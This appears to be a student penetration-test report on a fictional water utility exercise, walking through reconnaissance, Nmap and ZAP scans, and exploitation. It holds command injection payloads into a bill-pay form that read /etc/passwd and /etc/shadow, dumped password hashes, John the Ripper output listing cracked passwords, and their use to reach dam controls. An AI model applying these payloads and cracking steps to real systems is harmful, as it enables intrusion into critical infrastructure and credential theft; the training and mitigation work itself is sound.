

CyberApolis Water Breach Report

Adam Guled

May 2, 2024

Table of Contents:

| | |
|--------------------------------|----|
| Executive Summary..... | 3 |
| Introduction..... | 4 |
| 1. Reconnaissance | 5 |
| 2. Scanning..... | 9 |
| 3. Exploitation..... | 11 |
| 4. Post Exploitation..... | 13 |
| 5. Summary and Mitigation..... | 14 |
| Synopsis: | 16 |
| Appendix: | 17 |

Executive Summary:

Following a severe security breach at CyberApolis Water Company by the Carbon Spector terrorist group, a comprehensive cyber operation was carried out to neutralize the threat to the city's dam floodgates. As a Department of Homeland Security (DHS) security specialist, the operation entailed breaching the compromised systems, gaining access to the Human-Machine Interface (HMI) controls, and closing the floodgates to mitigate the immediate threat. The operation began with a thorough examination of the company's digital infrastructure, identifying crucial personnel and operational data via website reconnaissance and metadata analysis of internal papers. This approach identified a critical username, 'sandersw,' which was useful later on. Vulnerability assessments with tools like Nmap and OWASP ZAP uncovered numerous security flaws, including a severe Remote OS Command Injection vulnerability on the "pay-your-bill" page. This vulnerability was exploited to obtain encrypted user data. The data was decrypted using John the Ripper (JTR), a well-known password recovery program, which revealed vital access credentials. In particular, the username identified from initial reconnaissance, as well as the password decrypted by John The Ripper, provided access to the Human-Machine Interface (HMI) controllers. This access allowed the compromised floodgates to be shut down, preventing a disaster from occurring. Following the attack, the water company instituted strong security measures, such as enforcing strict password regulations and prohibiting personal usage of company email systems to prevent phishing and social engineering attacks. These steps ensure the continuous security and resilience of the infrastructure, which is critical to the community's safety.

Introduction

The CyberApolis Water Company recently had a significant security breach when the Carbon Spector terrorist organization took control of the dam, opening the floodgates and posing an urgent threat to the city. As a Department of Homeland Security (DHS) security specialist deployed to address this situation in May 2024, my objective was to penetrate the hacked systems, gain access to the Human-Machine Interface (HMI) controls, and close the flood gates to prevent additional harm. This report details the strategies used, from initial reconnaissance to the exploitation of identified vulnerabilities, to safeguard the water company's infrastructure and mitigate the immediate threat. Each aspect of the operation was vital in restoring the infrastructure's safety and stability during this critical period.

1. RECONNAISSANCE:

1-1 Website Analysis

The first step in reconnaissance was to visit the website water.cyberapolis.gov. Under the 'About Us' dropdown menu, the 'Contact' option was selected, revealing a list of current employees. The directory listed names, job titles, and phone numbers. William Sanders, the operations manager, stood out among the employees as a crucial figure because of the strategic significance of his role and the possibility of his access to sensitive company data.




Figure R1- CyberApolis Municipal Water's Employees

After examining the 'Reports' portion of the water.cyberapolis.gov website, metadata analysis was performed on a document called "BillsWaterReport-4" that was found in the 'Annual Report'. The metadata of the document was extracted with the help of the command-line tool 'exiftool', which was used through the Kali Linux terminal. This specific test showed that 'sandersw' is the username linked to the creation of the document.



Figure R2- Annual Reports in the “Reports” page.



Figure R3- Exiftool output identifying the document creator's username.

1-2 DNS and WHOIS Lookups

During the second phase of reconnaissance, the ‘dig’ command was used to execute a DNS lookup, identifying the domain water.cyberapolis.gov to 10.139.41.203. A subsequent ‘nslookup’ search validated the IP address.




Figure R4- ‘dig’ of Cyberapolis water




Figure R5- ‘nslookup’ of Cyberapolis Water

According to the WHOIS lookup results, the IP range is part of the private address space specified by RFC 1918 and maintained by the Internet Assigned Numbers Authority (IANA).

```
JetRange:      10.0.0.0 - 10.255.255.255
:IDR:          10.0.0.0/8
JetName:       PRIVATE-ADDRESS-ABLK-RFC1918-IANA-RESERVED
JetHandle:     NET-10-0-0-0-1
Parent:        ()
JetType:       IANA Special Use
OriginAS:
Organization:  Internet Assigned Numbers Authority (IANA)
RegDate:
Updated:       2013-08-30
Comment:       These addresses are in use by many millions of independently operated networks
Comment:
Comment:       These addresses can be used by anyone without any need to coordinate with IANA
Comment:
Comment:       These addresses were assigned by the IETF, the organization that develops Inte
Comment:       http://datatracker.ietf.org/doc/rfc1918
Ref:           https://rdap.arin.net/registry/ip/10.0.0.0
```

Figure R6- Cyberapolis Waters WHOIS lookup results

These data indicate that the water.cyberapolis.gov domain works on a private network that is typically inaccessible from the public internet.

1-3 Social Media and Job Posting Searches

During the third phase of reconnaissance, a detailed review of the social media platforms CareerHub, SocialPark, and ChirpyHub revealed no vulnerabilities or sensitive information on the Cyberapolis Water Company's profiles other than the confirmation of employees' roles. In particular, CareerHub gave a more specific job title for William Sanders, identifying him as the Dam Operations Manager, which adds clarity to his previous title and presumably his access level. The availability of such

information on social media highlights the danger of targeted social engineering attacks, even though no direct threats were discovered.



Figure R7- William Sanders' Career Hub profile

1-4 Employee Email Analysis

During the final step of reconnaissance, an examination of employee emails, as shown in Figure 3R, discovered multiple instances of work email accounts being used for personal messages. These include chats about lunch plans, personal health, and family matters. This behavior not only violates standard security protocols but also makes users more vulnerable to phishing assaults, as personal interactions are easily mimicked or abused by unauthorized parties.




Figure R8- William Sanders' webmail inbox

2. SCANNING:

During the first reconnaissance step, we used ‘nslookup’ and ‘dig’ to determine the IP address of the CyberApolis Water Company's server, and then "ping" to confirm its operation. With the active IP address confirmed, we ran a network scan with Nmap, a program known for its efficiency in mapping network environments. Nmap's scan revealed multiple open ports: FTP (21), SSH (22), Finger (79), and HTTP (80), all of which are regularly used services but, if not adequately secured, could potentially result in security breaches.




Figure S1- Network ping test on CyberApolis Water server.

```
(root@kali) - [/]
# nmap 10.139.41.203
Starting Nmap 7.91 ( https://nmap.org ) at 2024-04-25 18:15 UTC
Nmap scan report for 10.139.41.203
Host is up (0.0011s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
79/tcp    open  finger
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
```

Figure S2- Nmap scan results displaying open ports on the CyberApolis Water server.

The OWASP (Open Web Application Security Project's) ZAP scanning tool was used next to scan the CyberApolis Water Company's web applications for vulnerabilities. After entering the URL of the web application into the scanner, we used ZAP's automated functions to crawl the site and find vulnerabilities.





Figure S3- Interface of the OWASP ZAP security scanning tool.

The scanner detected an urgent issue: a Remote OS Command Injection vulnerability via a POST request in the ‘pay-your-bill’ section. Such vulnerabilities are exploited by attackers to execute arbitrary commands on the server, highlighting the critical necessity for robust input validation mechanisms.

URL: <http://water.cyberapolis.gov/index.php/pay-your-bill/>

Figure S4- Url of where the vulnerability is



Remote OS Command Injection

URL: <http://water.cyberapolis.gov/index.php/pay-your-bill/>

Risk: High

Confidence: Medium

Parameter: last-name

Attack: ZAP&cat/etc/passwd&

Evidence: root:x0:0

CWE ID: 78

WASC ID: 31

Source: Active (90020 - Remote OS Command Injection)

Description:


Attack technique used for unauthorized execution of operating system commands. This attack is possible when an application accepts untrusted input to build operating system commands in an insecure manner involving improper data sanitization, and/or improper calling of external programs.

Other Info:

Figure S5- OWASP ZAP scan results

3. EXPLOITATION:

During the scanning phase, a serious Remote OS Command Injection vulnerability in the water.cyberapolis.gov website's "pay-your-bill" function was discovered. Specifically, this vulnerability could be exploited by entering a command into the 'Last Name' field. To exploit this issue, a specific command was inserted into the input fields, emulating an attacker's actions to gain unauthorized access to the system. As depicted in Figure E1, injecting a command such as “Zap; cat /etc/shadow” enabled us to extract sensitive information without proper authorization.



Account Number:

Zap; cat /etc/shadow

Last Name:

Zap; cat /etc/shadow


Zipcode:

Zap; cat /etc/shadow

CONTINUE

Figure E1- An injection attack within the CyberApolis Water “Pay Your Bill” page

After exploiting the remote command execution vulnerability, hashed credentials were collected from the system. These hashes were then processed by the command-line tool John the Ripper (JTR), which is well-known for retrieving passwords. Figure E2 shows the syntax used in JTR and the resulting outcome, which indicates successful decryption.



```
dnewsome:$1$stPBi.qR$ljYmgKcPUaXK68lOY95dJ/:17113:0:99999:7:::
kburkhardt:$1$iqTazmxS$lgbQaQBwLrLDcDLlcac0E1:17113:0:99999:7:::
wsanders:$1$2kMh5/cp$XAZKEUB/lpqkP7AQamVwS.:17113:0:99999:7:::
jkeener:$1$MYLgsdvI$4JhSWoXCfLsxJ.fI/g4Yn.:17113:0:99999:7:::
```

Figure E2- Usernames and hashes retrieved from the website

```
(root@kali) - [~/Desktop]
# john test\Hashes 1 x
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 136 password hashes with 136 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:01:21 56.81% 1/3 (ETA: 13:24:43) 0g/s 2108p/s 2108c/s 2108C/s a9999990..aabbott9999902
0g 0:00:01:38 63.89% 1/3 (ETA: 13:24:54) 0g/s 2101p/s 2101c/s 2101C/s 9999927..A9999982
0g 0:00:02:19 84.51% 1/3 (ETA: 13:25:05) 0g/s 2191p/s 2191c/s 2191C/s Skerley1234..s9999900000
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 13 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 22 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 33 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 9 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 27 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 29 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 35 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 32 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 40 candidates buffered for the current salt, minimum 48 needed for performance.
Further messages of this type will be suppressed.
To see less of these warnings, enable 'RelaxKPCWarningCheck' in john.conf
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
86/5309 (kgriffin)
alb2c3d4 (dnewsome)
4runner (wsanders)
1q2w3e4r (kburkhardt)
7dwarfs (kmciver)
57chevy (jkeener)
123go (wgilbert)
```

Figure E3- John the Ripper performing password decryption

4. POST EXPLOITATION

In the post-exploitation phase, we strengthened password protocols and addressed any revealed vulnerabilities. These preventative actions pave the way for a thorough security reorganization, as detailed in the upcoming mitigation strategy.

6. SUMMARY AND MITIGATION

A thorough security evaluation of the CyberApolis Water Company revealed a Remote OS command injection vulnerability on the 'Pay Your Bill' section of their website, notably in the 'Last Name' input box. This compromise resulted in the extraction of encrypted user data. Notably, using John the Ripper (JTR), we decrypted the hashes obtained during this intrusion, revealing various accounts and passwords, including those of William Sanders. While the encrypted usernames and passwords initially denied access to the HMI portal, William Sanders' alternative username—discovered during initial reconnaissance via metadata analysis using 'exiftool'—provided the necessary access. Using Sanders' credentials(username-sandersw and password-4runner), we were able to access the HMI portal and lock the corrupted floodgates, avoiding a possible disaster.

Moving forward, the mitigation strategy will include several major measures. To ensure the integrity of user credentials, a strong password policy, combined with frequent inspections, is essential. The use of company emails for personal communication should also be rigorously forbidden in order to prevent security breaches caused by phishing and social engineering threats. Furthermore, the use of advanced network segmentation and firewalls will isolate key systems, limiting the scope of any breaches. The deployment of an intrusion detection and prevention system will serve as surveillance, detecting anomalies and preventing illegal network access.

With these safeguards in place, CyberApolis Water Company is better prepared to defend against advanced cyber threats. A commitment to regular security maintenance and a culture of

continuous development will serve as the foundation of the company's cyber defense plan, protecting the vital services it delivers to the community and strengthening the adaptability of its critical infrastructure.




Figure M1- William Sanders' HMI dashboard after closing the floodgates

SYNOPSIS

During the security evaluation, it was determined that the username 'sandersw', obtained via metadata extraction from the "Bill's Water Report-4" document using 'exiftool', was critical for accessing the dam controls. The linked password hash, decoded with John the Ripper, revealed the password "4runner" for this account. This login and password combination not only gave access to the dam's HMI controls, but it also revealed important vulnerabilities in the CyberApolis Water Company's website, including a critical Remote OS Command Injection on the "Pay Your Bill" page. The credentials shown above in Figure E3 provided access to the CyberApolis Water Company's admin page. The username and password for accessing the HMI controls were 'sandersw' and '4runner'.

7. APPENDIX (OPTIONAL)




Figure A1-The HMI dashboard showing the open floodgates status

The screenshot shows a "Pay Your Bill" form with the following fields:

- Account Number:** An empty text input field.
- Last Name:** A text input field containing the text "Zap; cat /etc/shadow", which is an example of a command injection attack.
- Zipcode:** An empty text input field.

Figure A2- An injection attack targeting the last name field within the CyberApolis Water "Pay Your Bill" form